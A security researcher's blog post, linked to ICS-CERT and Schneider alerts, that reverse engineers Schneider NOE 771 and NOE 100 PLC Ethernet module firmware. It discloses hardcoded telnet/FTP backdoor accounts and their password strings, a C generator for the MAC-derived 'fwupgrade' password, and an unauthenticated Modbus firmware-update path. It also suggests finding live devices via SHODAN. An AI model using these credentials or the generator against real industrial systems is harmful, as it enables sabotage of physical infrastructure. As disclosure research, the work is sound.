



Home

Tuesday, 12 May 2015

CONTENT

Home

Papers

Advisories

News Archive

Downloads

Contact

About

BYTES & WORDS

LATEST NEWS

**Project Basecamp - Attacking ControlLogix**  
**Reversing Industrial firmware for fun and backdoors I**  
**The power of reading: The CERN case.**  
**Reversing DELL's DRAC firmware**  
**Silent bug is silent.**  
**Analyzing CVE-2010-4284 - Samsung Data Management Server SQLi**



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REVERSING INDUSTRIAL FIRMWARE FOR FUN AND BACKDOORS I

Written by Rubén  
Monday, 12 December 2011

**Update:** ICS-CERT alert [http://www.us-cert.gov/control\\_systems/pdf/ICS-ALERT-11-346-01.pdf](http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-346-01.pdf)

**Update:** Schneider alert <http://www.global-download.schneider-electric.com/85257563005C524A/AII/0C7358A0825BD0D2C1257966001F1B90?Opendocument>

Hi

Everybody knows I'm committed to hack into the LHC and then blow up the world, my first try was 4 months ago, as you can see below this post, I published **"The power of reading: the CERN case"** where I explained the method used to obtain confidential information about the LHC that lead me to 'hack' into the CERN (not really). Anyway, if you carefully take a look at the picture that contains some PLCs modules, you'll distinguish their names; one of them was "NOE 771".




So here I go again...

"NOE 771" devices are manufactured by Schneider Electrics and "is the latest model in a line of Quantum Ethernet TCP/IP modules designed to make it possible for a Quantum Programmable Logic Controller (PLC) to communicate with devices over an Ethernet network" It sounds good, isn't it?

The next logical steps for those poor european independent researchers focused on ICS security are

- Search via SHODAN to make sure whether you'll be able to test some of your findings without having to buy the device.
- Download the firmware to research into the device without having it physically.

Both milestones can be successfully achieved without any problem so now it's time to reverse engineer the firmware!



Anyway I was more interested in the firmware so let's take a look at 'wwwroot\conf\exec\NOE7711.bin'

As usual, header + ZLIB compressed blob. Once decompressed, the first thing we should do is identifying the processor, there is a cool **presentation** of Igor Skochinsky which you may find useful during this task. It turns out to be PowerPC.

After loading it in ida 6.0 I get this 'sad' scenario.



- Collect info from strings
- Fix functions
- Rebase
- Rebuild symbols if possible

First of all, by analyzing the strings, we can detect this image as a VxWorks based firmware. Now time to fix the code, don't panic! a simple idc does the magic. Let's take a look at some random prologs of those functions that IDA has already detected.

[http://reversemode.com/index.php?option=com\\_content&task=view&id=80&Itemid=1](http://reversemode.com/index.php?option=com_content&task=view&id=80&Itemid=1)

```

ROM:00014870 94 21 FF E0      stwu    %sp, -0x20(%sp)
ROM:00014874 93 E1 00 1C      stw     %r31, 0x20+var_4(%sp)

```

So it seems clear we can use "94 21 FF ?" as a pattern to identify additional functions. After running the script we can see how everything looks totally different.



Finding the address to rebase the firmware is a matter of applying certain tricks, during this article we'll see a couple of them. Sometimes the blob where the firmware is embedded contains a header where you can find the base address or maybe it's even a u-boot image. Anyway, this isn't the case but so we have no idea what the base address is, therefore we can use the well-known 'li instructions' trick


```

ROM:000009F8      lis     %r9, ((unk 36C1D8+0x10000)@h)

```

It seems we have a winner: 0x10000. Once rebased it's time to find the symbols. Commonly, and regardless the type of firmware you're reversing, a method that works pretty well is finding a fixed structure being repeated n times, by inspecting carefully the 'data segment' we can quickly find the symbol table located between 0x00342360 and 0x0036BA60. We'll use the following [script](#) to parse it.

Ok, we are ready to research into the firmware now that is more human readable. So we can easily follow the VxWorks initialization procedure, from the default entrypoint 'SymInit'. There is a function specially interesting for us: 'usrRoot' which performs an important part of the initialization, spawning additional tasks as well.



telnetInit

<http://www-kryo.desy.de/documents/vxWorks/V5.4/vxworks/ref/telnetLib.html#telnetInit>

"The telnet daemon, telnetd( ), accepts remote telnet login requests and causes the shell's input and output to be redirected to the remote user. The telnet daemon is started by calling telnetInit( ), which is called automatically when the configuration macro INCLUDE\_TELNET is defined."

However, we still need valid credentials to log in.

--SPOILER-- :)

There are several hidden accounts allowing remote access via telnet...

Commands accepted by this telnet shell (port 23)

```

help          Print this list
ioHelp        Print I/O utilities help info
dbgHelp       Print debugger help info
nfsHelp       Print nfs help info
netHelp       Print network help info
spyHelp       Print task histogrammer help info
timexHelp     Print execution timer help info
h             [n]          Print (or set) shell history
i             [task]       Summary of tasks' TCBS
ti            task        Complete info on TCB for task
sp            adr,args...  Spawn a task, pri=100, opt=0, stk=20000
taskSpawn     name,pri,opt,stk,adr,args... Spawn a task

```

```

td      task      Delete a task
ts      task      Suspend a task
tr      task      Resume a task
d       [adr[,nunits[,width]]] Display memory
m       adr[,width] Modify memory
mRegs   [reg[,task]] Modify a task's registers interactively
pc      [task]    Return task's program counter

Type  to continue, Q to stop:

iam      "user"[,"passwd"]    Set user name and passwd
whoami   Print user name
devs     List devices
ld       [syms[,noAbort][,"name"]] Load stdin, or file, into memory
        (syms = add symbols to table:
        -1 = none, 0 = globals, 1 = all)
lkup     ["substr"]          List symbols in system symbol table
lkAddr   address            List symbol table entries near address
checkStack [task]           List task stack sizes and usage
printErrno value            Print the name of a status value
period   secs,adr,args...   Spawn task to call function periodically
repeat   n,adr,args...      Spawn task to call function n times (0=forever)
version  Print VxWorks version info, and boot 1

```

--SPOILER--

usrSecurity

```

ROM:0002C8FC      bl      loginInit
ROM:0002C900      lis      r9, loginPrompt@h
ROM:0002C904      addi     r3, r9, loginPrompt@l
ROM:0002C908      li      r4, 0
ROM:0002C90C      bl      shellLoginInstall
ROM:0002C910      lis      r9, ((aAut_cse+0x10000)@h) # "AUT_CSE"
ROM:0002C914      addi     r3, r9, -0x4B40 # aAut_cse
ROM:0002C918      lis      r9, ((aCqdd9debez+0x10000)@h) # "cqdd9debez"
ROM:0002C91C      addi     r4, r9, -0x4B38 # aCqdd9debez
ROM:0002C920      bl      loginUserAdd

```

This looks like valid credentials, the password is hashed though. You should check out this website to learn how to crack VxWorks passwords  
<http://cvk.posterous.com/how-to-crack-vxworks-password-hashes> usrWdblnit

The 'infamous' WDB service is active. At this point it's mandatory to recall the research performed by **HD Moore** on VxWorks, it's really useful to gain a deeper understanding on how the WDB agent and VxWorks hashed passwords can be used as attack vectors.  
<https://community.rapid7.com/community/metasploit/blog/2010/08/02/shiny-old-vxworks-vulnerabilities>

Credential List

#1 → AUT\_CSE:cQdd9debez (hashed)

usrAppInit

This function is a must since it's used by the developers to perform their own initialization so we can assume that contains interesting things. Let's see:

```

ROM:0002A00C      bl      loginInit
ROM:0002A010      addi     r0, r31, 0x528
ROM:0002A014      lwz      r9, 0x520(r31)
ROM:0002A018      lbz      r11, 0(r9)
ROM:0002A01C      clrlwi  r9, r11, 24
ROM:0002A020      lwz      r10, 0x520(r31)
ROM:0002A024      addi     r11, r10, 1
ROM:0002A028      lbz      r10, 0(r11)
ROM:0002A02C      clrlwi  r11, r10, 24
ROM:0002A030      lwz      r8, 0x520(r31)
ROM:0002A034      addi     r10, r8, 2
ROM:0002A038      lbz      r8, 0(r10)
ROM:0002A03C      clrlwi  r10, r8, 24
ROM:0002A040      lwz      r7, 0x520(r31)
ROM:0002A044      addi     r8, r7, 3
ROM:0002A048      lbz      r7, 0(r8)
ROM:0002A04C      clrlwi  r8, r7, 24
ROM:0002A050      lwz      r6, 0x520(r31)
ROM:0002A054      addi     r7, r6, 4
ROM:0002A058      lbz      r6, 0(r7)
ROM:0002A05C      clrlwi  r29, r6, 24
ROM:0002A060      lwz      r6, 0x520(r31)
ROM:0002A064      addi     r7, r6, 5
ROM:0002A068      lbz      r6, 0(r7)
ROM:0002A06C      clrlwi  r28, r6, 24
ROM:0002A070      mr       r3, r0
ROM:0002A074      lis      r7, ((a_2x_2x_2x_2x_0+0x10000)@h) # "%.2X%.2X%.2X%.2X%.2X%.2X"
ROM:0002A078      addi     r4, r7, -0x56F4 # a_2x_2x_2x_2x_0
ROM:0002A07C      mr       r5, r9
ROM:0002A080      mr       r6, r11
ROM:0002A084      mr       r7, r10
ROM:0002A088      mr       r9, r29
ROM:0002A08C      mr       r10, r28
ROM:0002A090      bl      sprintf
ROM:0002A094      addi     r0, r31, 0x528
ROM:0002A098      addi     r9, r31, 0x538
ROM:0002A09C      mr       r3, r0
ROM:0002A0A0      mr       r4, r9
ROM:0002A0A4      bl      ComputePassword
ROM:0002A0A8      addi     r0, r31, 0x538
ROM:0002A0AC      lis      r9, ((aPasswordS+0x10000)@h) # "-----> Password: %s <-----\n"
ROM:0002A0B0      addi     r3, r9, -0x56D8 # aPasswordS
ROM:0002A0B4      mr       r4, r0

```

```

ROM:0002A0B8      bl    printf
ROM:0002A0BC      addi   %r0, %r31, 0x538
ROM:0002A0C0      mr     %r3, %r0
ROM:0002A0C4      lis    %r9, unk_374764@h
ROM:0002A0C8      addi   %r4, %r9, unk_374764@l
ROM:0002A0CC      bl     loginDefaultEncrypt
ROM:0002A0D0      lis    %r9, ((aFwupgrade+0x10000)@h) # "fwupgrade"
ROM:0002A0D4      addi   %r3, %r9, -0x56BC # aFwupgrade
ROM:0002A0D8      lis    %r9, unk_374764@h
ROM:0002A0DC      addi   %r4, %r9, unk_374764@l
ROM:0002A0E0      bl     loginUserAdd
ROM:0002A0E4      lis    %r9, ((aSysdiag+0x10000)@h) # "sysdiag"
ROM:0002A0E8      addi   %r3, %r9, -0x5680 # aSysdiag
ROM:0002A0EC      lis    %r9, ((aBbdrdrzb9+0x10000)@h) # "bbdrdrzb9"
ROM:0002A0F0      addi   %r4, %r9, -0x56A8 # aBbdrdrzb9
ROM:0002A0F4      bl     loginUserAdd
ROM:0002A0F8      lis    %r9, ((aNoe77111_v500+0x10000)@h) # "noe77111_v500"
ROM:0002A0FC      addi   %r3, %r9, -0x569C # aNoe77111_v500
ROM:0002A100      lis    %r9, ((aRcsyyebczs+0x10000)@h) # "RcsyyebczS"
ROM:0002A104      addi   %r4, %r9, -0x568C # aRcsyyebczs
ROM:0002A108      bl     loginUserAdd
ROM:0002A10C      lis    %r9, ((aFdrusers+0x10000)@h) # "fdrusers"
ROM:0002A110      addi   %r3, %r9, -0x5680 # aFdrusers
ROM:0002A114      lis    %r9, ((aBrbqyzcy9b+0x10000)@h) # "bRbQyzcy9b"
ROM:0002A118      addi   %r4, %r9, -0x5674 # aBrbqyzcy9b
ROM:0002A11C      bl     loginUserAdd
ROM:0002A120      lis    %r9, ((aAutcse+0x10000)@h) # "AUTCSE"
ROM:0002A124      addi   %r3, %r9, -0x5668 # aAutcse
ROM:0002A128      lis    %r9, ((aRyqbqrceesd+0x10000)@h) # "Ryqbqrceesd"
ROM:0002A12C      addi   %r4, %r9, -0x5660 # aRyqbqrceesd
ROM:0002A130      bl     loginUserAdd
ROM:0002A134      lis    %r9, ((aFtpuser+0x10000)@h) # "ftpuser"
ROM:0002A138      addi   %r3, %r9, -0x5654 # aFtpuser
ROM:0002A13C      lis    %r9, ((aRcqbrbzbzryc+0x10000)@h) # "Rcqbrbzbzryc"
ROM:0002A140      addi   %r4, %r9, -0x564C # aRcqbrbzbzryc
ROM:0002A144      bl     loginUserAdd
ROM:0002A148      lis    %r9, ((aUser_0+0x10000)@h) # "USER"
ROM:0002A14C      addi   %r3, %r9, -0x5640 # aUser_0
ROM:0002A150      lis    %r9, ((aCdcs9bcqc+0x10000)@h) # "cdcS9bcQc"
ROM:0002A154      addi   %r4, %r9, -0x5638 # aCdcs9bcqc
ROM:0002A158      bl     loginUserAdd
ROM:0002A15C      lis    %r9, ((aNtpupdate+0x10000)@h) # "ntpupdate"
ROM:0002A160      addi   %r3, %r9, -0x562C # aNtpupdate
ROM:0002A164      lis    %r9, ((aSee9cb9y99+0x10000)@h) # "See9cb9y99"
ROM:0002A168      addi   %r4, %r9, -0x5620 # aSee9cb9y99
ROM:0002A16C      bl     loginUserAdd
ROM:0002A170      bl     FTP_User_Add
ROM:0002A174      lis    %r9, loginUserVerify@h
ROM:0002A178      addi   %r3, %r9, loginUserVerify@l
ROM:0002A17C      li     %r4, 0
ROM:0002A180      bl     ftpdlnit

```

Pretty clear, isn't it? It's adding up to 8 hardcoded accounts. Anyway a couple of things deserve more attention.

#### ComputePassword

This function generates a password for the user 'fwupgrade' deriving it from the MAC address, which is obtained by 'GetEthAddr'.

```

ROM:00029EEC      bl     GetEthAddr
ROM:00029EF0      mr     %r0, %r3
ROM:00029EF4      stw    %r0, 0x520(%r31)

```

```

ROM:00063E78
ROM:00063E78 # ===== S U B R O U T I N E =====
ROM:00063E78
ROM:00063E78 ComputePassword: # CODE XREF: usrApplnit+1D8p
ROM:00063E78 # DATA XREF: ROM:003430E8o
ROM:00063E78
ROM:00063E78 .set var_28, -0x28
ROM:00063E78 .set var_10, -0x10
ROM:00063E78 .set var_C, -0xC
ROM:00063E78 .set var_8, -8
ROM:00063E78 .set var_4, -4
ROM:00063E78 .set arg_4, 4
ROM:00063E78
ROM:00063E78 stwu    %sp, -0x30(%sp)
ROM:00063E7C mflr    %r0
ROM:00063E80 stw     %r28, 0x30+var_10(%sp)
ROM:00063E84 stw     %r29, 0x30+var_C(%sp)
ROM:00063E88 stw     %r30, 0x30+var_8(%sp)
ROM:00063E8C stw     %r31, 0x30+var_4(%sp)
ROM:00063E90 stw     %r0, 0x30+arg_4(%sp)
ROM:00063E94 mr      %r28, %r3
ROM:00063E98 mr      %r29, %r4
ROM:00063E9C mr      %r3, %r29
ROM:00063EA0 lis     %r4, ((a0x_0+0x10000)@h) # "0x"
ROM:00063EA4 addi    %r4, %r4, -0x7578 # a0x_0
ROM:00063EA8 bl      strcpy
ROM:00063EAC mr      %r3, %r29
ROM:00063EB0 addi    %r4, %r28, 3
ROM:00063EB4 bl      strcat

```

```

ROM:00063EB8      mr    %r3, %r29
ROM:00063EBC      addi   %r4, %sp, 0x30+var_28
ROM:00063EC0      li     %r5, 0x10
ROM:00063EC4      bl     strtoul
ROM:00063EC8      rotrwi %r5, %r3, 7
ROM:00063ECC      xor    %r5, %r5, %r3
ROM:00063ED0      mr     %r3, %r29
ROM:00063ED4      lis    %r4, ((a_8x_0+0x10000)@h) # "%.8x"
ROM:00063ED8      addi   %r4, %r4, -0x7574 # a_8x_0
ROM:00063EDC      rotrwi %r5, %r5, 9
ROM:00063EE0      bl     sprintf
ROM:00063EE4      lwz    %r0, 0x30+arg_4(%sp)
ROM:00063EE8      mtlr   %r0
ROM:00063EEC      lwz    %r28, 0x30+var_10(%sp)
ROM:00063EF0      lwz    %r29, 0x30+var_C(%sp)
ROM:00063EF4      lwz    %r30, 0x30+var_8(%sp)
ROM:00063EF8      lwz    %r31, 0x30+var_4(%sp)
ROM:0006EFC      addi   %sp, %sp, 0x30
ROM:00063F00      blr
ROM:00063F00 # End of function ComputePassword
ROM:00063F00

```

In C would be something like **this**:

```

/* Schneider NOE 771 fwupgrade pass generator */
/* Based on device's ethernet address */
/* Ruben Santamarta @reversemode */

#define ROTR32(x,n)  ( ((x) >> (n)) | ((x) << (32 - (n))) )

int main (int argc, char *argv[])
{
    unsigned int a1,a2;
    unsigned int pass;

    if(argc != 2 )
    {
        printf("usage: pass_gen 0xMAC\n");
        exit(0);
    }

    a1 = strtoul(argv[1],NULL,16);
    a2 = ROTR32(a1,7);
    a2 ^= a1;
    pass = ROTR32(a2,9);

    printf("fwupgrade: %.8x\n", pass);
}

```

I've not tested this MAC-based password against a real system so if someone can confirm it works please let me know. Moreover, by analyzing 'FTP\_User\_Add' we can find the hardcoded account we identified previously in the scripts.

```

ROM:0002A730
ROM:0002A730 loc_2A730:      # CODE XREF: FTP_User_Add+48j
ROM:0002A730      lis    %r9, ((aUser_0+0x10000)@h) # "USER"
ROM:0002A734      addi   %r3, %r9, -0x5640 # aUser_0
ROM:0002A738      lis    %r9, ((aDeeczesse+0x10000)@h) # "deeczeSse"
ROM:0002A73C      addi   %r4, %r9, -0x52F0 # aDeeczesse
ROM:0002A740      bl     loginUserAdd
ROM:0002A744
ROM:0002A744 loc_2A744:      # CODE XREF: FTP_User_Add+23Cj
ROM:0002A744      lwz    %r11, 0x50+var_50(%sp)


```

By examining the xrefs to 'taskSpawn' we can quickly discover more functionalities, including the 'modbus\_125\_handler' function which is in charge of updating the firmware via MODBUS 125 function code...we hadn't mentioned yet that this device speaks modbus at port 502. So after all, you don't even need valid credentials to compromise the device. Moreover, this kind of handlers are a great source to discover how the firmware is formatted: headers, checksum etc...

#### Analyzing NOE 100 Ethernet Module.

NOE 100 is pretty much the same as NOE 771.





vxWorks\_noe100.bin is the firmware

[illegible]

Header + ARM VxWorks image. We're basically following the same previous steps to **reconstruct** it. In order to promptly find the address to rebase it I came up with this trick, based on jump tables.

1. We search those jump tables with just few and 'tiny' cases

```


ROM:0001A2F4      B      locret_1A30C      ; jumtable 0001A2F0 default case
ROM:0001A2F4      ; -----
ROM:0001A2F8      DCD 0x2002A49C      ; jump table for switch statement
ROM:0001A2F8      DCD 0x2002A4A4
ROM:0001A2F8      DCD 0x2002A494
ROM:0001A2F8      DCD 0x2002A490
ROM:0001A2F8      DCD 0x2002A4A4
ROM:0001A30C      ; -----
ROM:0001A30C      ; -----
ROM:0001A30C      locret_1A30C      ; CODE XREF: sub_1A2D4+20j
ROM:0001A30C      LDMFD SP, {R4,R11,SP,PC} ; jumtable 0001A2F0 default case
ROM:0001A30C      ; End of function sub_1A2D4
ROM:0001A30C      ; -----
ROM:0001A310      ; -----
ROM:0001A310      LDMFD SP, {R4,R11,SP,LR}
ROM:0001A314      B      sub_19FF8
ROM:0001A318      ; -----
ROM:0001A318      LDMFD SP, {R4,R11,SP,LR}
ROM:0001A31C      B      sub_1A1F0
ROM:0001A320      ; -----
ROM:0001A320      MOV     R1, #0xE
ROM:0001A324      BL      sub_158DC
ROM:0001A328      MOV     R0, R4

```

```

ROM:0001A32C    BL    sub_18EE0
ROM:0001A330    ADD    R3, R4, #0x6B00
ROM:0001A334    ADD    R3, R3, #0x94
ROM:0001A338    LDR    R2, [R3,#8]
ROM:0001A33C    MOV    R1, #0x6B00
ROM:0001A340    CMP    R2, #0
ROM:0001A344    ADD    R1, R1, #0x45
ROM:0001A348    MOVNE  R3, #1
ROM:0001A34C    MOV    R0, R4
ROM:0001A350    STRNEB R3, [R4,R1]
ROM:0001A354    LDMNEFD SP, {R4,R11,SP,PC}
ROM:0001A358    BL     sub_1A1F0
ROM:0001A35C    LDMFD  SP, {R4,R11,SP,PC}

```



The jump table is comprised of 5 addresses, then we look carefully the distance between the cases, looking for one distance different from the others, between the 4th and 3rd cases there is a difference of 4 bytes, so taking into account that between the 3rd and 2nd one this difference is greater we can connect the 4th case to its right piece of code. Therefore, in order to find the base address we just have to do a subtraction:  $0x2002A490 - 0x0001A30C = 0x20010184$  is the base address.

After reconstructing the symbols (using the same script we used above for the NOE 771 ) we analyze the main functions

```

ROM:2001E190
ROM:2001E190 ; ===== S U B R O U T I N E =====
ROM:2001E190
ROM:2001E190 ; Attributes: bp-based frame
ROM:2001E190
ROM:2001E190 usrRoot ; DATA XREF: usrKernelInit+B40
ROM:2001E190 ; ROM:off_2001CA240
ROM:2001E190
ROM:2001E190 MOV R12, SP
ROM:2001E194 STMFD SP!, {R5,R6,R11,R12,LR,PC}
ROM:2001E198 SUB R11, R12, #4
ROM:2001E19C MOV R5, R0
ROM:2001E1A0 MOV R6, R1
ROM:2001E1A4 BL usrKernelCoreInit
ROM:2001E1A8 MOV R2, #0xB80
ROM:2001E1AC MOV R1, R6
ROM:2001E1B0 MOV R0, R5
ROM:2001E1B4 BL memInit
ROM:2001E1B8 MOV R1, R6
ROM:2001E1BC MOV R0, R5
ROM:2001E1C0 BL memPartLibInit
ROM:2001E1C4 BL memInfoInit
ROM:2001E1C8 BL usrSysctlInit
ROM:2001E1CC MOV R1, R6
ROM:2001E1D0 MOV R0, R5
ROM:2001E1D4 BL usrMmunit
ROM:2001E1D8 BL usrTextProtect
ROM:2001E1DC BL edrSystemDebugModelInit
ROM:2001E1E0 BL sysClkInit
ROM:2001E1E4 BL mathSoftInit
ROM:2001E1E8 BL setLibInit
ROM:2001E1EC BL usrlosCoreInit
ROM:2001E1F0 BL usrKernelExtralnit
ROM:2001E1F4 BL usrlosExtralnit
ROM:2001E1F8 BL sockLibInit
ROM:2001E1FC BL usrNetworkInit
ROM:2001E200 BL selTaskDeleteHookAdd
ROM:2001E204 BL cplusCtorsLink
ROM:2001E208 BL usrCplusLibInit
ROM:2001E20C BL cplusDemanglerInit
ROM:2001E210 BL usrToolsInit
ROM:2001E214 LDMFD SP, {R5,R6,R11,SP,LR}
ROM:2001E218 B usrApplnit
ROM:2001E218 ; End of function usrRoot
ROM:2001E218

```

usrRoot

```

ROM:2001E164
ROM:2001E164 ; Attributes: bp-based frame
ROM:2001E164
ROM:2001E164 usrToolsInit ; CODE XREF: usrRoot+80p
ROM:2001E164 MOV R12, SP

```



```

ROM:2001E168      STMFD  SP!, {R11,R12,LR,PC}
ROM:2001E16C      SUB    R11, R12, #4
ROM:2001E170      BL     timexInit
ROM:2001E174      BL     usrLoaderInit
ROM:2001E178      BL     usrSymTblInit
ROM:2001E17C      BL     usrWdbInit
ROM:2001E180      BL     usrWindviewInit
ROM:2001E184      BL     usrShowInit
ROM:2001E188      LDMFD  SP, {R11,SP,LR}
ROM:2001E18C      B      usrShellInit
ROM:2001E18C ; End of function usrToolsInit
ROM:2001E18C

```

WDB is enabled.

usrNetworkInit

```

ROM:2001DAE0
ROM:2001DAE0      usrNetAppInit          ; CODE XREF: usrNetworkInit+90p
ROM:2001DAE0
ROM:2001DAE0      var_14                = -0x14
ROM:2001DAE0
ROM:2001DAE0      MOV     R12, SP
ROM:2001DAE4      STMFD  SP!, {R4,R11,R12,LR,PC}
ROM:2001DAE8      SUB    R11, R12, #4
ROM:2001DAEC      SUB    SP, SP, #4
ROM:2001DAF0      BL     usrRemoteAccess
ROM:2001DAF4      LDR    R0, =shellParserControl
ROM:2001DAF8      BL     telnetdParserSet
ROM:2001DAFC      CMN    R0, #1
ROM:2001DB00      BEQ    loc_2001DBF0
ROM:2001DB04      MOV    R0, #1
ROM:2001DB08      MOV    R1, #0
ROM:2001DB0C      BL     telnetdInit
ROM:2001DB10      CMN    R0, #1
ROM:2001DB14      BEQ    loc_2001DBC8
ROM:2001DB18      MOV    R0, #0x17
ROM:2001DB1C      BL     telnetdStart
ROM:2001DB20      CMN    R0, #1
ROM:2001DB24      BEQ    loc_2001DBC8
ROM:2001DB28
ROM:2001DB28      loc_2001DB28          ; CODE XREF: usrNetAppInit+F8j
ROM:2001DB28          ; usrNetAppInit+120j
ROM:2001DB28      BL     usrSecurity
ROM:2001DB2C      MOV    R1, #0
ROM:2001DB30      MOV    R0, #0x2EC0
ROM:2001DB34      MOV    R12, #0xA
ROM:2001DB38      ADD    R0, R0, #0x20
ROM:2001DB3C      MOV    R2, R1
ROM:2001DB40      MOV    R3, R1
ROM:2001DB44      STR    R12, [SP,#0x14+var_14]
ROM:2001DB48      BL     tftpdInit
ROM:2001DB4C      CMN    R0, #1
ROM:2001DB50      BEQ    loc_2001DBDC
ROM:2001DB54      LDR    R0, =0x2028C588
ROM:2001DB58      BL     strlen
ROM:2001DB5C      ADD    R0, R0, #1
ROM:2001DB60      BL     malloc
ROM:2001DB64      SUBS   R4, R0, #0
ROM:2001DB68      BEQ    loc_2001DB9C
ROM:2001DB6C      LDR    R1, =0x2028C588
ROM:2001DB70      BL     strcpy
ROM:2001DB74      MOV    R0, R4
ROM:2001DB78      B      loc_2001DB84
ROM:2001DB7C ; -----
ROM:2001DB7C
ROM:2001DB7C      loc_2001DB7C          ; CODE XREF: usrNetAppInit+B0j
ROM:2001DB7C      BL     tftpdDirectoryAdd
ROM:2001DB80      MOV    R0, #0
ROM:2001DB84
ROM:2001DB84      loc_2001DB84          ; CODE XREF: usrNetAppInit+98j
ROM:2001DB84      LDR    R1, =0x2028C594
ROM:2001DB88      BL     strtok
ROM:2001DB8C      CMP    R0, #0
ROM:2001DB90      BNE    loc_2001DB7C
ROM:2001DB94      MOV    R0, R4
ROM:2001DB98      BL     free
ROM:2001DB9C
ROM:2001DB9C      loc_2001DB9C          ; CODE XREF: usrNetAppInit+88j
ROM:2001DB9C          ; usrNetAppInit+10Cj
ROM:2001DB9C      LDR    R1, =loginUserVerify
ROM:2001DBA0      MOV    R2, #0
ROM:2001DBA4      LDR    R0, =0x2028C598
ROM:2001DBA8      BL     ftpd6Init
ROM:2001DBAC      BL     ftpd6EnableSecurity
ROM:2001DBB0      BL     ftpd6EnableSecurity
ROM:2001DBB4      BL     usrFtpInit
ROM:2001DBB8      BL     usrSntpInit
ROM:2001DBBC      BL     pingLibInit
ROM:2001DBC0      LDMFD  SP, {R3,R4,R11,SP,LR}
ROM:2001DBC4      B      usrSnmpCfgInit
ROM:2001DBC8 ; -----
ROM:2001DBC8

```

```

ROM:2001DBC8 loc_2001DBC8 ; CODE XREF: usrNetApplnit+34j
ROM:2001DBC8 ; usrNetApplnit+44j
ROM:2001DBC8 BL __errno

ROM:2001CB3C
ROM:2001CB3C usrSecurity ; CODE XREF: usrNetApplnit:loc_2001DB28p
ROM:2001CB3C MOV R12, SP
ROM:2001CB40 STMFD SP!, {R11,R12,LR,PC}
ROM:2001CB44 SUB R11, R12, #4
ROM:2001CB48 BL loginInit
ROM:2001CB4C LDR R1, =0x2028C2DC ; RcQbRbZRyc
ROM:2001CB50 LDR R0, =0x2028C2E8 ; target
ROM:2001CB54 BL loginUserAdd
ROM:2001CB58 LDR R3, =0x2038E774
ROM:2001CB5C LDR R1, [R3]
ROM:2001CB60 ANDS R1, R1, #0x20
ROM:2001CB64 LDR R0, =loginPrompt2
ROM:2001CB68 LDMNEFD SP, {R11,SP,PC}
ROM:2001CB6C LDMFD SP, {R11,SP,LR}
ROM:2001CB70 B shellLoginInstall
ROM:2001CB70 ; End of function usrSecurity
ROM:2001CB70
ROM:2001CB70

```

Another hardcoded credential-> target:RcQbRbZRyc

Via XRefs to 'loginUserAdd'

ethernetinit

```

ROM:200701B8
ROM:200701B8 loc_200701B8 ; CODE XREF: ethernetinit+128j
